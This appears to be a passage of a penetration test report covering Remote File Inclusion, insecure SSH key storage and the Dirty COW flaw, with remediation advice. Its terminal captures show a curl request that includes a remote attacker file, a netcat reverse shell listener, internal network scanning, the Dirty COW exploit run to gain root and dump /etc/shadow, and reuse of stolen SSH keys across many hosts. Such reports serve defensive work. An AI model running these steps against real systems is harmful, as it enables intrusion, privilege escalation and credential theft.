
```
oot@cloud-lin-attack3: /root
•   curl -iLk https://[redacted]/calendar/embed/day.php\?path\=http://23.239.17.146:8080/evil.txt%
00
oot@cloud-lin-attack3: /root/ccardio/
•   curl ipinfo.io
{
  "ip": "23.239.17.146",
  "hostname": "li686-146.members.linode.com",
  "city": "Atlanta",
  "region": "Georgia",
  "country": "US",
  "loc": "33.7490,-84.3880",
  "postal": "30301",
  "org": "AS63949 Linode, LLC"
}#
oot@cloud-lin-attack3: /root/ccardio/
•   nc -nvlp 443
listening on [any] 443 ...
connect to [23.239.17.146] from (UNKNOWN) [[redacted]] 35549
bash: no job control in this shell
bash-3.2$
```

The following screenshots are a sample of MySQL database information obtained:
(The laptop encryption database)



[redacted] [redacted] [redacted]


```
| D620L                | Safeboot Encryption |
| XP 213209            | N/A                 |
| CPI 2808MNZ 58153    | N/A                 |
| MP-01                | N/A                 |
| Latitude E6410       | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| D630 LATITUDE        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
|                      | Safeboot Encryption |
|                      | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| D630                 | Safeboot Encryption |
| Precision M4300      | N/A                 |
| Latitude E6320       | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D531        | N/A                 |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Inspiron 9100        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude E6500       | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| D630                 | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| Latitude D630        | Safeboot Encryption |
| CPX2                 | Safeboot Encryption |
| Latitude XT6 D630    | Safeboot Encryption |
| D630 ATG             | N/A                 |
| D630 ATX             | N/A                 |
| Latitude E6500       | Safeboot Encryption |
| Precision M20        | Safeboot Encryption |
| Vostro 1500          | Safeboot Encryption |
+----------------------+---------------------+
2553 rows in set (0.01 sec)
```



```
| IdeaScale - Category: Idea Generation                                 |
| Google Moderator (Internal Gvmt use) - Category: Idea Generation      |
| WordPress.com - Category: Blogs & Micro-blogs                         |
| go.usa.gov - Category: URL Shortner                                   |
| youku.com - Category: Other                                           |
| Hootsuite - Category: Other                                           |
| Google Feedburner - Category: RSS/Syndicated Feeds                    |
| Android Marketplace - Category: Widget Creation                       |
| WordPress (citizen.apps.gov) - Category: Blogs & Micro-blogs          |
| Wiki (citizen.apps.gov)  - Category: Hosted Wikis                     |
| Discussion Forum (citizen.apps.gov) - Category: Other                 |
| Contests (citizen.apps.gov) - Category: Challenges/Prizes             |
| ZeeMaps - Category: Other                                             |
| iTunes App Store - Category: Widget Creation                          |
| 4Q Survey - Category: Analytics/Surveys/SCO Tools                     |
+-----------------------------------------------------------------------+
25 rows in set (0.00 sec)

mysql> select name,email,username,passwd,title from authorities;
+--------------+----------------+--------------+------------+------------------------------------------------------------+
| name         | email          | username     | passwd     | title                                                      |
+--------------+----------------+--------------+------------+------------------------------------------------------------+
| [redacted]   | [redacted]     | [redacted]   | [redacted] | [redacted]                                                 |
|              |                |              |            | IT Specialist                                              |
|              |                |              |            | Social Media                                               |
|              |                |              |            | Director of Online Communications                          |
|              |                |              |            | IT                                                         |
|              |                |              |            | Communications                                             |
|              |                |              |            | Test                                                       |
|              |                |              |            | Internet Specialist                                        |
|              |                |              |            | Communications, [redacted]                                 |
|              |                |              |            | Public Affairs Specialist                                  |
|              |                |              |            | Outreach Coordinator                                       |
|              |                |              |            | IT Specialist                                              |
|              |                |              |            | Webmaster                                                  |
|              |                |              |            | Chief Information Officer                                  |
|              |                |              |            | Director of Online Communications                          |
|              |                |              |            | [redacted]                                                 |
|              |                |              |            | Director of New Media                                      |
|              |                |              |            | Director [redacted] Office of Communications               |
|              |                |              |            | Network Manager and ISSO                                   |
|              |                |              |            |  Outreach Coordinator                                      |
|              |                |              |            | Deputy Chief of Staff                                      |
|              |                |              |            | Special Assistant for Economic Development US Econ         |
|              |                |              |            | Comms                                                      |
|              |                |              |            | OPA                                                        |
|              |                |              |            | CIO                                                        |
|              |                |              |            | Manager, Office of Business Support                        |
|              |                |              |            | Master Extraordinaire                                      |
|              |                |              |            | Corporate Communications Chief                             |
+--------------+----------------+--------------+------------+------------------------------------------------------------+
9 rows in set (0.00 sec)
```


(The socialmedia database)

The following screenshot demonstrates the ability to enumerate internal networks from the compromised host.




```
bash-3.2$ nmap -sP [redacted]/24 -oN ping-[redacted].txt

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at [redacted]EDT
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Host [redacted] appears to be up.
Nmap finished: 256 IP addresses (25 hosts up) scanned in 18.336 seconds
bash-3.2$
```

The screenshot below demonstrates root user privilege access:




```
bash-3.2$ gcc -pthread dirty.c -o dirty -lcrypt
bash-3.2$ chmod +x dirty
bash-3.2$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:[redacted]:0:0:pwned:/root:/bin/bash

mmap: 2b018b23b000


ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
bash-3.2$
bash-3.2$
bash-3.2$ madvise 0

Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

bash-3.2$ su firefart
Password:
[firefart@web01 enum]# whoami
firefart
[firefart@web01 enum]# head -5 /etc/shadow
root:[redacted]:15062:0:99999:7:::
bin:*:13949:0:99999:7:::
daemon:*:13949:0:99999:7:::
adm:*:13949:0:99999:7:::
lp:*:13949:0:99999:7:::
[firefart@web01 enum]# ID
bash: ID: command not found
[firefart@web01 enum]# id
uid=0(firefart) gid=0(root) groups=0(root)
[firefart@web01 enum]#
```

The below screenshot depicts a portion of the access obtained by leveraging private SSH keys. Note the tdebos user had sudo privileges ALL.



```
Credentials
===========

host          origin       service        public  private                                  realm  private_type
----          ------       -------        ------  -------                                  -----  ------------
[redacted]                 22/tcp (ssh)   [redacted]  [redacted]                                  SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
                           22/tcp (ssh)                                                           SSH key
```

Finally, the following screenshot demonstrates database access to the system mysqlread.beta.acme.local (10.100.0.28):



```
[root@www14.md ~]# mysql -h mysqlread -u alerts -p alerts
Enter password:
ERROR 1045 (28000): Access denied for user 'alerts'@'[redacted]' (using password: YES)
[root@www14.md ~]# mysql -h mysqlread alerts -u alerts -p
Enter password:
ERROR 1045 (28000): Access denied for user 'alerts'@'[redacted]' (using password: YES)
[root@www14.md ~]# [redacted]
[root@www14.md ~]# mysql -h mysqlread.[redacted] -u cms -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 930259253
Server version: 5.6.16 MySQL Community Server (GPL)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

```
\[redacted]DbConnectionConfig::registerConfigSetter('[redacted]-mysql-rw',
    function(\[redacted]DbConnectionConfig $cc) {
        $cc->setHost('mysqllanwrite.[redacted]');
        $cc->setUsername('[redacted]');
        $cc->setPassword('[redacted]');
        $cc->setDbName('[redacted]');
    }
);


\[redacted]DbConnectionConfig::registerConfigSetter('cms-mysql-ro',
    function(\[redacted]DbConnectionConfig $cc) {
        $cc->setHost('mysqlread.[redacted]');
        $cc->setUsername('cms');
        $cc->setPassword('[redacted]');
        $cc->setDbName('cms');
    }
);

\[redacted]DbConnectionConfig::registerConfigSetter('cms-mysql-rw',
    function(\[redacted]DbConnectionConfig $cc) {
        $cc->setHost('mysqlwanwrite.[redacted]');
        $cc->setUsername('cms');
        $cc->setPassword('[redacted]');
        $cc->setDbName('cms');
    }
);


\[redacted]DbConnectionConfig::registerConfigSetter('[redacted]_app-mysql-ro',
```

Recommendation:

The best way to eliminate Remote File Inclusion (RFI) vulnerabilities is to avoid dynamically including files based on user input. If this is not possible, the application should maintain a whitelist of files that can be included in order to limit the attacker’s control over what gets included.

Additionally, in the case of PHP, most modern PHP configurations are configured with allow_url_include set to off, which would not allow malicious users to include remote files. This being said, Local File Inclusion (LFI) would still be possible.

See also:

https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion
https://www.acunetix.com/blog/articles/remote-file-inclusion-rfi/
https://www.incapsula.com/web-application-security/rfi-remote-file-inclusion.html

EXT-1.2. Insecure Key Storage

SSH keys provide the same access as usernames and passwords. Furthermore, they often grant access to privileged accounts on the operating system level, giving command line access to the system.

Keys grant access to resources - production servers, databases, routers, firewalls, disaster recovery systems, financial data, payment systems, intellectual property, and patient information.

Unmanaged access exposes organizations to significant risks that could in the worst case bring down critical information systems for months. Unmanaged keys risk systemic failure of critical infrastructure, especially in cyberwarfare scenarios.

Risk: Critical

Systems:


[redacted]

Description:

The ShoreBreak team was able to obtain three private SSH keys for two users, user tdebos and wheller, which were stored on an Internet facing web server. Leveraging the keys and enumerating the [redacted] and [redacted] for available SSH services, the team attempted to login to each host. One hundred and one systems were successfully logged into using the tdebos user and prod_key_openssh private key.

Next, the team enumerated many of the systems we had SSH access to and found that the tdebos account was able to sudo to the root user on each box. The ShoreBreak team now had root level access to over 100 systems inside the DMZ.

The screenshot below depicts a portion of the systems which were successfully accessed:



```
Credentials
===========

host         origin       service       public  private                          realm  private_type
----         ------       -------       ------  -------                          -----  ------------
[redacted]                22/tcp (ssh)  [redacted]  [redacted]                          SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
                          22/tcp (ssh)                                                  SSH key
```

Recommendation:

- Implement clearly defined SSH key management policies and procedures.
- Secure your SSH implementations
- Control SSH identities and authorized keys
- Establish continuous monitoring and audit process
- Inventory and remediate
- Automate the process
- Educate, Educate and Educate the masses.

See also:

https://www.ssh.com/compliance/nist-7966/

EXT-1.3. "Dirty COW" - CVE-2016-5195

A race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

This could be abused by an attacker to modify existing setuid files with instructions to elevate privileges. An exploit using this technique has been found in the wild. This flaw affects most modern Linux distributions.

Risk: Critical

Systems:

[redacted]

